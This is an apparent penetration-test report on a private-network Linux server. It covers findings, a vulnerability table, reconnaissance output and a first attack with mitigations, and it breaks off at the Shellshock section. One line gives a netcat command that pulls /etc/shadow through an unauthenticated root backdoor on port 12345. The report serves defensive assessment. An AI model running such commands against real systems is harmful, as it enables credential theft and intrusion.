EXECUTIVE SUMMARY

ConsultantPros was engaged to conduct a grey-box penetration test against a client-owned server (192.168.3.21) between March and April 2026, following the PTES (Penetration Testing Execution Standard) methodology. The purpose of this assessment was to simulate a real-world attack against the server, identify weaknesses that could be exploited, provide an honest and clear picture of the risk the client is currently carrying, and provide actionable recommendations to support informed decision-making at the executive level. This report presents the findings of that assessment.

The tools used during this assessment were: Nmap, OpenVAS, Nikto, Dirb and Metasploit Framework. The server tested is a critical asset, found to be running a severely outdated Linux operating system. It hosts web services, a database, and what appears to be administrative tooling; the kind of system that, if compromised, would give an attacker access to sensitive data and potentially a foothold into the wider network. Our assessment found that this server is currently in a critically vulnerable state. We achieved full administrative access through five separate attack paths, meaning five different ways an attacker could take complete control of the system. In every case, the techniques used were well-known and required no specialist skill, which are the kind of attacks any motivated individual could carry out using freely available tools.

The most urgent issue we found was a service running on the server that required no login whatsoever, meaning anyone who reached it could issue commands directly to the system as a full administrator. This alone is enough to warrant immediate action. On top of that, the web software running on the server is over a decade out of date, the database administration panel was accessible using default credentials that had never been changed, and sensitive internal system information was being displayed to anyone who visited certain pages on the web server.

The table below summarises the confirmed vulnerabilities identified during this assessment:

VULNERABILITY	CRITICALITY	CONFIRMED
Unauthenticated Remote Command Execution (Port 12345)	Critical	Yes
Shellshock (Bash Remote Code Execution)	Critical	Yes
phpMyAdmin Default Credentials / Blank Root Password	High	Yes
SQL Injection leading to Web Shell (INTO OUTFILE)	High	Yes
Insecure SUID Binary (Privilege Escalation)	High	Yes
BASE 1.2.6 Information Disclosure	High	Yes
Deprecated SSH Protocol (SSH-1)	High	Yes
HTTP TRACE Method Enabled (Cross-Site Tracing)	Medium	Yes
SSH Weak Encryption Algorithms	Medium	Yes
Apache httpOnly Cookie Disclosure	Medium	Yes
SSH Weak MAC Algorithms	Low	Yes

It is worth noting that this assessment was conducted within the scope of a single server and a defined timeframe. Any systems outside this scope were not assessed and may carry their own risks.


The business consequences of the vulnerabilities identified in this report are serious. A successful attack could result in the theft or loss of sensitive data, regulatory penalties under data protection legislation, significant reputational damage if a breach were to become public, and prolonged disruption to the services this server supports. Given that full administrative access was achieved through multiple routes, the cost of a real-world compromise, in legal fees, recovery efforts, and lost business, would far exceed the cost of the remediation work now required.

Our recommendation to the client is clear: this server should be taken offline or isolated from the network immediately. A full forensic review is needed before any remediation work begins, as the nature of some findings, particularly the unauthenticated backdoor service, raises the real possibility that the server may already have been accessed by an unauthorised party before our engagement began. Once complete, a structured remediation programme should follow, addressing critical issues first, with a re-test scheduled to confirm all vulnerabilities have been properly resolved.


Full technical details of each confirmed attack, along with specific steps the client can take to fix each issue, are provided in the body of this report.

ATTACK DETAILS AND MITIGATIONS

Information Gathering/Reconnaissance




```
┌──(root㉿CSC-KALI)-[/home/kali/Downloads]
└─# whois 192.168.3.21

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#


NetRange:       192.168.0.0 - 192.168.255.255
CIDR:           192.168.0.0/16
NetName:        PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:      NET-192-168-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        IANA Special Use
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1996-03-15
Updated:        2024-05-24
Comment:        These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hun
dreds of millions of devices.  They are only intended for use within a private context  and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment:        These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry.  The traffic from these addresses does not come from ICANN or IANA.  We are not the sourc
e of activity you may see on logs or in e-mail records.  Please refer to http://www.iana.org/abuse/answers
Comment:
Comment:        These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment:        http://datatracker.ietf.org/doc/rfc1918
Ref:            https://rdap.arin.net/registry/ip/192.168.0.0


OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2024-05-24
Ref:            https://rdap.arin.net/registry/entity/IANA


OrgTechHandle: IANA-IP-ARIN
```



```
Comment:        These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hun
dreds of millions of devices.  They are only intended for use within a private context  and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment:        These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry.  The traffic from these addresses does not come from ICANN or IANA.  We are not the sourc
e of activity you may see on logs or in e-mail records.  Please refer to http://www.iana.org/abuse/answers
Comment:
Comment:        These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment:        http://datatracker.ietf.org/doc/rfc1918
Ref:            https://rdap.arin.net/registry/ip/192.168.0.0


OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2024-05-24
Ref:            https://rdap.arin.net/registry/entity/IANA


OrgTechHandle: IANA-IP-ARIN
OrgTechName:   ICANN
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org
OrgTechRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:  ICANN
OrgAbusePhone: +1-310-301-5820
OrgAbuseEmail: abuse@iana.org
OrgAbuseRef:   https://rdap.arin.net/registry/entity/IANA-IP-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#


┌──(root㉿CSC-KALI)-[/home/kali/Downloads]
└─#
```


We used the **whois** command to get the details/information of the target.

DNS lookup




We did DNS lookup and reverse DNS lookup to identify DNS software version, checked for vulnerabilities, and checked if DNS amplification attacks are possible. Our reverse DNS lookup shows the DNS server is authoritative, the IP has **no PTR record**, and no hostname is leaked. This is normal as we were footprinting into a private network


Checking for connectivity





We checked the connectivity of our target to confirm it is reachable.


Active Scanning
















We used **Nmap** to scan for open ports, services and versions. We did operating system detection scanning but it returned "No OS matches for the host". We then used an aggressive scan and the --osscan-guess command to detect the OS.

From all the Active Reconnaissance carried out using **Nmap**, we identified the device is **alive and local**, likely a **router/embedded Linux system** running an **old Linux kernel (2.4/2.6)**, with multiple exposed services: **SSH** on port **22**, **HTTP** on port **80**, **NetBIOS** on port **139**, **SMB** on port **445**, **MySQL** on port **3306**, and a suspicious port **12345 (possible backdoor)**.
During service version detection, we noticed **netbus** had a **"?"** attached and the service was unrecognised. We went further to reconfirm with Nmap, checked for backdoor detection and verified it was not malware. We identified that port **12345** is a likely command execution service that ran our command as root without authentication — a very high-risk exposure.
We used **OpenVAS** to perform vulnerability scanning and confirm our findings from Nmap. OpenVAS detected 8 vulnerabilities across the target, which we have attached as a PDF with this project.

Attack 1: Unauthenticated Remote Code Execution via Port 12345 Backdoor
Vulnerability: Exposed Unauthenticated Network Service (CWE-306)
Execution Port: 12345/tcp
Severity: Critical | **CVE**: None (misconfiguration/backdoor).
During Nmap enumeration, port 12345 was identified as running an unrecognised service. Direct service probing confirmed it accepted arbitrary shell commands and executed them with root privileges without any authentication. We used OpenVAS to confirm this finding.



We successfully exfiltrated the **/etc/shadow** file using echo **"cat /etc/shadow" | nc 192.168.3.21.** The /etc/shadow file is readable only by root, confirming root-level access on the target host.



Mitigation

- Immediately shut down and disable the service running on port 12345 [M1042]
- Investigate the origin of this service, it is likely a backdoor installed by a prior attacker or rogue insider [M1057]
- Conduct a full forensic audit of the system to determine the extent of compromise [M1057]
- Implement host-based firewall rules (e.g., iptables) to block all unauthorised inbound connections on non-standard ports [M1037]
- Deploy network-level monitoring and alerting for unusual outbound connections [M1031]

Attack 2: Remote Code Execution via Shellshock


Vulnerability: GNU Bash Environment Variable Handling Shell Remote Command Execution

CVE: CVE-2014-6271, CVE-2014-6278

